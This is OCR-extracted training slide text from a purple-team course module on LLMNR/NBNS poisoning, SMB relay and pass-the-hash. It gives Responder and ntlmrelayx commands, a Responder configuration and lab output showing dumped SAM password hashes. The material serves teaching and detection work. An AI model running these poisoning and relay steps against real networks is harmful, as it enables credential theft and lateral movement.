APPLIED PURPLE TEAMING

LC1150

APTLC: Poisoning & PTH

LLMNR / NBNS
SMB Relay
Pass-the-Hash


defensiveorigins.com

Applied Purple Teaming – LC1150
Poisoning And PassTheHash
LLMNR / NBNS / SMB Relay / Pass-The-Hash Attacks

Related Applied Purple Teaming Lab: L1150
Related Atomic Purple Team Report: PB1150

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Event IDs:
4624 - An account was successfully logged on.
4625 - An account failed to log on.



Lifecycle Ingest & Goal Setting

The Ingest: Known Threat (T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- Responder
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks


defensiveorigins.com

© Defensive Origins LLC LC1150.2 – LLMNR – SMB Relay

Atomic Purple Team Phase: Ingest/Analysis

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket
https://github.com/byt3bl33d3r/CrackMapExec
https://attack.mitre.org/techniques/T1557/001/
https://attack.mitre.org/tactics/TA0033/



Lifecycle Ingest - Dangerous Default Settings

SMB Signing – File share exchange message integrity validation

- Fixing will slow down file transfers
- Fixing will significantly reduce SMB relay success

LLMNR / NBNS

- DNS fallback mechanism for when names fail to resolve
- Local subnet / VLAN isolated
- Widespread vulnerabilities in these protocols

Microsoft operating systems have quite a few more


- Password length
- Password storage
- MS-DS-Machine-Account-Quota

defensiveorigins.com
© Defensive Origins LLC LC1150.3 – LLMNR – SMB Relay

Atomic Purple Team Phase: Planning

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/
https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/
https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/



Lifecycle Ingest - Weak Network Protocols

NBNS – NetBIOS Name Service – NBT-NS
LLMNR – Link Layer Multicast Network Protocol
CDP – Cisco Discovery Protocol
SMI – Cisco Smart Install
DTP – Dynamic Trunking Protocol


Phases of the Intrusion Kill Chain

Reconnaissance	Research, identification, and selection of targets
Weaponization	Pairing remote access malware with exploit into a deliverable payload (e.g. Adobe PDF and Microsoft Office files)
Delivery	Transmission of weapon to target (e.g. via email attachments, websites, or USB drives)
Exploitation	Once delivered, the weapon's code is triggered, exploiting vulnerable applications or systems
Installation	The weapon installs a backdoor on a target's system allowing persistent access
Command & Control	Outside server communicates with the weapons providing "hands on keyboard access" inside the target's network.
Actions on Objective	The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target

defensiveorigins.com

Atomic Purple Team Phase: Planning

Links:
https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/
https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/
https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/



Attack Methodology 1: Network Name Poisoning

Responder is an LLMNR, NBNS, mDNS request poisoner.

- Responder detects these protocols and responds appropriately

NTLMRelayx is part of the impacket toolkit

- NTLMRelayx can handle the authentication responses received
- This utility can be configured to target systems lacking SMB signing enforcement
- Sometimes via MIC strip (Drop the MIC attack) this be accomplished even with signing enforced

Attack
Attack Tools
Atomic Red Team
Metasploit
PowerEmpire
More and more...
C2
Infrastructure
Cobalt Strike
Silent Trinity
Metasploit
Collaboration
Attack Team and Defense Team can work together on attack
Victim
Victim sends authentication to attacker, thinking its someone else
Authentication Relayed to Target
Target
Attacker authenticated to target
DEFENSIVE ORIGINS


defensiveorigins.com

© Defensive Origins LLC LC1150.5 – LLMNR – SMB Relay

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay

Links:
https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/
https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/
https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/



Attack Methodology 1: Relay SMB Authentication

Use two individual sessions or tmux to execute:

- **Responder.py -I eth0** (start a poisoning session on Linux' primary NIC)
- **./ntlmrelayx.py -t ws01.labs.local** (relay attack)

One command will poison LLMNR, NBNS, and mDNS requests on the local network
One command will relay responses to a system lacking SMB signing enforcement

Attack
Attack Tools
C2 Infrastructure
Collaboration
Atomic Red Team Metasploit PowerEmpire More and more...
Cobalt Strike Silent Trinity Metasploit
Attack Team and Defense Team can work together on attack
Victim
Victim sends authentication to attacker, thinking its someone else
Target
Authentication Relayed to Target
Attacker authenticated to target
DEFENSIVE ORIGINS

defensiveorigins.com


Commands:

```
Responder.py -I eth0
./ntlmrelayx.py -t ws01.labs.local
```

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket



Attack Methodology - Responder

Launch Responder with SMB and HTTP set to "Off"

```
root@helk-v3:/opt/Responder# head -n 15 Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Start the poisoning session.

./Responder.py -I ens160

```
root@helk-v3:/opt/Responder# ./Responder.py -I ens160
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

defensiveorigins.com

LC1150.7 – LLMNR – SMB Relay


Commands:

```
Responder.py -I eth0
./ntlmrelayx.py -t ws01.labs.local
```

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket



Attack Methodology - Responder

Poison a file share request that does not get resolved in DNS.

- A privileged user requests \\fileshare
- The attacker responds with an NTLM authentication challenge
- Victim responds with credential material, hashed (though ignored by Responder)
- NTLMRelayx will forward those credentials along to the target system

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.98.10 for name fileshare
[*] [LLMNR]  Poisoned answer sent to 10.10.98.10 for name fileshare
[*] [LLMNR]  Poisoned answer sent to 10.10.98.10 for name fileshare
```

Attack
Attack Tools
C2 Infrastructure
Collaboration
Atomic Red Team Metasploit PowerEmpire More and more...
Cobalt Strike Silent Trinity Metasploit
Attack Team and Defense Team can work together on attack
Hey John, are you there?
Here! I'm John! Right Here!
I'm here.

defensiveorigins.com

LC1150.8 – LLMNR – SMB Relay


Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket

Attack Methodology - NTLMRelayx


Because of Responder's configuration options, ntlmrelayx.py picks up the response and forwards to the target[s].




```
root@helk-v3:/opt/Responder# head -n 15 Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Responder
Config Options






```
[*] SMBD-Thread-3: Connection from LABS/ADMINISTRATOR@10.10.98.10 controlled, attacking target smb://ws10-01.lab.defensiveorig
ins.com
[*] Authenticating against smb://ws10-01.lab.defensiveorigins.com as LABS/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-3: Connection from LABS/ADMINISTRATOR@10.10.98.10 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x67e19f01b68114eaba8f57489f44d2c8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
LocalAdmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ca478e36bd4b791408a04bbcb2e18b2a:::
aptclass:1001:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
itadmin:1004:aad3b435b51404eeaad3b435b51404ee:a115e96b7d7f26c6e54a68b11b595c2d:::
[*] Done dumping SAM hashes for host: ws10-01.lab.defensiveorigins.com
```

NTLMRelayx

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket



Attack Methodology - Responder

There is no LLMNR on Azure,
But there is another way.

Attack

Attack Tools
